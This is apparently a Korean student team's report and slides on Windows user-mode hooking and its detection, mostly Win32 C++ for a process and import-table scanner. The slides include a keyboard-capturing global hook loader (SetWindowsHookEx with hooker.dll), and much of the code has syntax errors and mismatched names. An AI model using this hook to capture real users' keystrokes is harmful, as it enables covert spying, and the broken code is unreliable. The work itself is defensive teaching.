wsprintf(processName, TEXT("%s"), pe.szExeFile); // 프로세스이름저장하기
wsprintf(processID, TEXT("%d"), pe.th32ProcessID); // 프로세스아이디저장하기
LI.mask = LVIF_TEXT
LI.iItem = i; //행(전체화면- 캡션포함)
LI.iSubItem = 0; //열
LI.pszText = processName; //문자열값
if (Pname[i] == NULL) {
Pname[i] = (TCHAR *)calloc(1, sizeof(pe.szExeFile));
wcscpy_s(Pname[i], _countof(pe.szExeFile), pe.szExeFile);
PID[i] = pe.th32ProcessID;
}
ListView_InsertItem(*hList, &LI);
ListView_SetItemText(*hList, i, 1, processID);
i++;
} while (Process32Next(hSnap, &pe));
PIDsize = i;
}
CloseHandle(hSnap);
}

void OnPaint(HDC hdc, const wchar_t* name, int high, int weight) //로고박는거
{
Graphics G(hdc);
Image image(name);
G.DrawImage(&image, high, weight);

}

BOOL CALLBACK AboutDlgProc(HWND hDlg, UINT iMessage, WPARAM wParam,
LPARAM lParam) //도움말
{
switch (iMessage) {
case WM_INITDIALOG:
return TRUE
case WM_COMMAND:

```

```

switch (LOWORD(wParam)) {
case IDOK:
EndDialog(hDlg, IDOK);
return TRUE
case IDCANCEL:
EndDialog(hDlg, IDCANCEL);
return TRUE
}
break
}
return FALSE
}

BOOL CALLBACK DetailDlgProc(HWND hDlg, UINT iMessage, WPARAM wParam,
LPARAM lParam)// 자세히보기
{
HBRUSH OldBrush, ColorBrush;
LPDRAWITEMSTRUCT lpdis;
static HBRUSH hBrush;
int index = 0;

switch (iMessage) {
case WM_INITDIALOG:
hBrush = CreateSolidBrush(RGB(255, 255, 255));
return TRUE
case WM_CTLCOLOORDLG:
return (INT_PTR)hBrush;
case WM_DRAWITEM: {

COLORREF colorBK, colorText;
lpdis = (LPDRAWITEMSTRUCT)lParam
LIST_ITEM_INFO *pData = (LIST_ITEM_INFO*)lpdis->itemData;

if (lpdis->itemState & ODS_SELECTED) {
colorBK = (COLORREF)RGB(51,153,255);
colorText = (COLORREF)RGB(255,255,255);
}
else {
colorBK = (COLORREF)pData->colorBK;
colorText = (COLORREF)pData->colorText;
}
}
}

```

```

ColorBrush = CreateSolidBrush(colorBK);
// 이전브러쉬저장하고, 생성한브러쉬를선택
OldBrush = (HBRUSH)SelectObject(lpdis->hDC, ColorBrush);
// 채움속성의사각형을출력
FillRect(lpdis->hDC, &lpdis->rcItem, ColorBrush);
// 이전브러쉬를선택
SelectObject(lpdis->hDC, OldBrush);
// 생성한브러쉬를제거
DeleteObject(ColorBrush);
SetTextColor(lpdis->hDC, colorText);
SetBkMode(lpdis->hDC, TRANSPARENT);
DrawText(lpdis->hDC, pData->str, -1, &lpdis->rcItem, DT_LEFT | DT_VCENTER
| DT_WORDBREAK | DT_SINGLELINE);

return TRUE
}
case WM_CTLCOLORSTATIC:
SetTextColor((HDC)wParam, RGB(0, 0, 0 ));
SetBkMode((HDC)wParam, TRANSPARENT);
return (LRESULT)GetStockObject(NULL_BRUSH);

case WM_COMMAND:
switch (LOWORD(wParam)) {
case IDOK:
EndDialog(hDlg, IDOK);
return TRUE
case IDCANCEL:
EndDialog(hDlg, IDCANCEL);
return TRUE

case IDC_DLLBOX:
switch (HIWORD(wParam)) {
case LBN_SELCHANGE:
int i;
bool check = FALSE
SendMessage(Detail2, LB_RESETCONTENT, 0, 0);
index = SendMessage(Detail1, LB_GETCURSEL, 0, 0);
for (i = 0; i < 128; i++) {
TCHAR arrw[128] = { 0, };

```

```

if (FucList[index][i] != 0) {
    olistItem[i].colorBK = RGB(255, 255, 255);
    olistItem[i].colorText = RGB(0, 0, 0);
    wcsncpy_s(olistItem[i].str, _countof(FucList[index])*sizeof(TCHAR) + 4,
FucList[index][i]);
    if (wcsstr(FucList[index][i], TEXT("Hook")) != NULL) {
        olistItem[i].colorText = RGB(255, 0, 0);
        check = TRUE
    }
    SendMessage(Detail2, LB_ADDSTRING, 0, (LPARAM)&olistItem[i]);
}
}
if (check)
    MessageBox(hWnd, TEXT("DLL에서후킹이감지되었습니다."), TEXT("알림"), MB_OK);
}
}
return FALSE
}

LRESULT CALLBACK WndProc(HWND hWnd, UINT iMessage, WPARAM wParam,
LPARAM lParam)
{
    int i;
    switch (iMessage){
    case WM_CREATE:
    {
        CreateWindow(TEXT("button"), TEXT("시작"), WS_CHILD | WS_VISIBLE |
BS_PUSHBUTTON, 873, 20, 100, 25, hWnd, (HMENU)0, g_hInst, NULL);
        hList = CreateWindowEx(NULL, WC_LISTVIEW, NULL, WS_CHILD | WS_VISIBLE
| WS_BORDER | LVS_REPORT | LBS_NOTIFY | LVS_SINGLESEL |
LVS_NOSORTHEADER
        , 10, 50, 470, 200, hWnd, (HMENU)ID_LISTBOX, 0, 0); // 리스트뷰생성
        hList2 = CreateWindowEx(NULL, WC_LISTVIEW, NULL, WS_CHILD | WS_VISIBLE
| WS_BORDER | LVS_REPORT | LBS_NOTIFY | LVS_SINGLESEL |
LVS_NOSORTHEADER
        , 505, 50, 470, 200, hWnd, (HMENU)ID_LISTBOX2, 0, 0); // 리스트뷰생성

        OnInitCOL(hList);
        OnInitCOL(hList2);
        GetProcess(&hList);
    }
}
}

```



```

for (i = 0; i < PIDsize; i++) {
    GetPath(PID[i]);
}
return 0;
}

case WM_COMMAND:
switch (LOWORD(wParam)) {
case ID_PROGRAMINFO:// 도움말클릭
    DialogBox(g_hInst, MAKEINTRESOURCE(IDD_DIALOG1), hWnd, AboutDlgProc);
    return 0;
case ID_REFRESH:
    memset(PID, 0, sizeof(PID));
    memset(BASE, 0, sizeof(BASE));
    memset(Pname, 0, sizeof(Pname));
    memset(Ppath, 0, sizeof(Ppath));
    GetProcess(&hList);
    for (i = 0; i < PIDsize; i++) {
        GetPath(PID[i]);
    }
    return 0;
}

switch (HIWORD(wParam)) {
case BN_CLICKED://버튼클릭
{
    HWND hDig = CreateDialog(g_hInst, MAKEINTRESOURCE(IDD_PROGRESS),
hWnd, NULL);
    SendMessage(GetDlgItem(hDig, IDC_PROGRESS1), PBM_SETRANGE, 0,
MAKELPARAM(0, PIDsize - 1));
    SendMessage(GetDlgItem(hDig, IDC_PROGRESS1), PBM_SETPOS, 0, 0);
    for (i = 0; i < PIDsize; i++) {
        IATScanner(Ppath[i], i, &hList2);
        SendMessage(GetDlgItem(hDig, IDC_PROGRESS1), PBM_SETPOS, i, 0);
        Sleep(5);
    }
    EndDialog(hDig, NULL);
    return 0;
}
}

case WM_NOTIFY:

```

```

LPNMHDR hdr;
LPNMLISTVIEW nlv;
hdr = (LPNMHDR)lParam
nlv = (LPNMLISTVIEW)lParam

if (hdr->hwndFrom == hList2) {
switch (hdr->code) {
case NM_DBLCLK:
{
if (nlv->iItem < 0) return 0;
HWND Info = CreateDialog(g_hInst, MAKEINTRESOURCE(IDD_VIEW), hWnd,
DetailDlgProc);
Detail1 = GetDlgItem(Info, IDC_DLLBOX);
Detail2 = GetDlgItem(Info, IDC_FUCBOX);
int i;
TCHAR arr[255] = { 0, };
ListView_GetItemText(hList2, nlv->iItem, 0, arr, 255);
for (i = 0; i < PIDsize; i++) {
if (!wcscmp(Pname[i], arr)) {
break
}
}
PrintFuc(Ppath[i], i);
return 0;
}
}
}

case WM_PAINT:// 항상글자출력
PAINTSTRUCT ps;
HDC hdc;
hdc = BeginPaint(hWnd, &ps);
SetBkColor(hdc, RGB(255, 255, 255));
TextOut(hdc, 15, 30, TEXT("Current Running Process"), lstrlen(TEXT("Current
Running Process")));
TextOut(hdc, 740, 25, TEXT("Hooking Detecting"), lstrlen(TEXT("Hooking
Detecting")));
TextOut(hdc, 10, 290, TEXT("Copyright(C) 2016 D.N.F All rights reserved"),
lstrlen(TEXT("Copyright(C) 2016 D.N.F All rights reserved")));
OnPaint(hdc, L"C:\\resource\\logo.png", 810, 263);

```


```

OnPaint(hdc, L"C:\\resource\\teamD.png", 650, 267);
EndPaint(hWnd, &ps);
return 0;
case WM_DESTROY:
PostQuitMessage(0);
break
}
return DefWindowProc(hWnd, iMessage, wParam, lParam);
}

```

(코드 3. IATScanner)

4. 결론



(그림 5. 탐지화면)

왼쪽 Current Running Process 목록을 보게 되면 현재 실행되고 있는 프로세스 목록을 볼수가 있고 오른쪽 위에 Hooking Detecting 시작을 누르게 되면 현재 실행되고 있는 모든 프로세스에 대해서 함수이름에 “Hook”을 사용하고 있는지 스캔하게 된다. 오른쪽 프로세스들은 사용하고 있는 함수에 “Hook”을 사용하고 있는 프로세스들이다. 즉 의심목록이 되겠다. 의심 목록에서 해당 프로세스를 더블 클릭을 하게되면 해당 프로세스의 DLL들과 DLL에서 사용된 함수들을 볼 수 있다. 현재 우리가 만든 D.N.F_Attack이 탐지된걸 볼 수 있다.




(그림.6 Hook Detected)

D.N.F_Attack 프로세스를 두 번 클릭하게 되면 자세히 보기 창이 뜨고 여기서 다시 "Hook" 이라는 함수가 포함 된다면 그림 과 같이 빨간색으로 해당 함수를 표시하게 해놓았다.

6. 참고 문헌

- (1) 위키 백과 인용
- (2) 리버싱 핵심 원리 - 이승원 지음 참고
- (3) MSDN 참고

7. 발표 ppt자료



조원 소개

신동순(10)	총괄 관리, 프로그램 설계 및 제작
이치목(09)	프로그램 디자인 및 인터페이스 제작
서현찬(10)	프로그램 기능 설계 및 인터페이스 제작

스텝 : 황순찬(10)

목 차

- 1. 연구 목적
- 2. 연구 내용
 - 2.1 유저영역 후킹
 - 2.2 유저영역 후킹 탐지
- 3. 시연 영상
- 4. 연구 결과
- 5. Q & A

연구 목적

- ◆ 개인 PC의 키로거(Keylogger)의 위협이 증가
- ◆ 윈도우 내부 파악 및 보안 설계
- ◆ 윈도우 내에서 일어나는 후킹(Hooking)을 직접 해보고 탐지

유저 영역 후킹

2.1. 유저영역 후킹 코드(D.N.F_Attack)

실제적으로 후킹(Hooking)을 해서 키보드의 입력 값을 가져오는 코드

유저 영역 후킹

```
void HookProc(HWND hWnd) // 후킹 함수
{
    static HINSTANCE hinstDll;
    HOOKPROC hGetMsgProc;
    hinstDll = LoadLibrary(TEXT("hooker.dll"));
    if (!hinstDll) {
        MessageBox(hWnd, TEXT("hooker.dll을 로드할 수 없습니다."), TEXT("오류"), MB_OK);
        ExitProcess(1);
    }
    hGetMsgProc = (HOOKPROC)GetProcAddress(hinstDll, "GetMsgProc");
    if (!hGetMsgProc) {
        MessageBox(hWnd, TEXT("GetMsgProc 함수를 찾을 수 없습니다."), TEXT("오류"), MB_OK);
        FreeLibrary(hinstDll);
        ExitProcess(1);
    }
    hKeyHook = SetWindowsHookEx(WH_GETMESSAGE, hGetMsgProc, hinstDll, 0);
    if (!hKeyHook) {
        MessageBox(hWnd, TEXT("Hooking을 성공하지 못했습니다."), TEXT("오류"), MB_OK);
        FreeLibrary(hinstDll);
        ExitProcess(1);
    }
}
```


실제 후킹을 하는 함수

유저 영역 후킹 탐지

2.2 유저영역 후킹 탐지(IAT Scanner)

PE구조의 IAT를 찾는 함수

유저 영역 후킹



유저 영역 후킹

```

HANDLE hFile = CreateFile(szFileName, GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, 0, NULL);
if (hFile == INVALID_HANDLE_VALUE)
    return;
HANDLE hImgMap = CreateFileMapping(hFile, NULL, PAGE_READONLY, 0, 0, NULL);
if (hImgMap == NULL)
    return;
PVOID plmgView = MapViewOfFile(hImgMap, FILE_MAP_READ, 0, 0, 0);
if (plmgView == NULL)
    return;
PIMAGE_DOS_HEADER pSehIDH = (PIMAGE_DOS_HEADER)plmgView;
PIMAGE_NT_HEADERS pSehINH = (PIMAGE_NT_HEADERS)((DWORD)pSehIDH + pSehIDH->e_lfanew);
PIMAGE_OPTIONAL_HEADER pIOH = (PIMAGE_OPTIONAL_HEADER)&pSehINH->OptionalHeader;

PIMAGE_DATA_DIRECTORY pIDD = &pIOH->DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT];
PIMAGE_SECTION_HEADER pSec = (PIMAGE_SECTION_HEADER)((PBYTE)pIOH + sizeof(IMAGE_OPTIONAL_HEADER));
PIMAGE_SECTION_HEADER pISH = NULL;

PIMAGE_FILE_HEADER pIFH = &pSehINH->FileHeader;
int wNumOfSec = pIFH->NumberOfSections;
    
```


유저 영역 후킹

```
for (int i = 0; i < wNumOfSec; ++i) {
    if (pIDD->VirtualAddress >= pSec[i].VirtualAddress &&
        pIDD->VirtualAddress < pSec[i].VirtualAddress + pSec[i].Misc.VirtualSize)
    {
        piSH = &pSec[i];
        break;
    }
}

if (piSH == NULL) {
    return;
}

DWORD dwDelta = piSH->VirtualAddress - piSH->PointerToRawData;
if (pIDD->VirtualAddress - dwDelta >= piOH->SizeOfImage) {
    return;
}

.idata 섹서가 따로 존재하지 않고 다른
```

.idata 섹션이 따로 존재하지 않고 다른 섹션에 포함되어 있는 경우가 많음
그래서 섹션헤더를 하나씩 검사하면서 .idata 섹션의 위치를 구함

유저 영역 후킹

[illegible]

실제 탐지 하는 소스 코드

시연 영상

3. 시연 연상

연구 결과

4. 연구 결과

연구 결과

- ◆ 실제 윈도우 내부에서 일어나는 후킹을 눈으로 확인 해볼수 있었다.
- ◆ 백신프로그램에서 해킹툴을 탐지하는 방법을 알 수가 있었고, 조금더 보완하고 개발한다면 후킹 백신을 만들수 있다.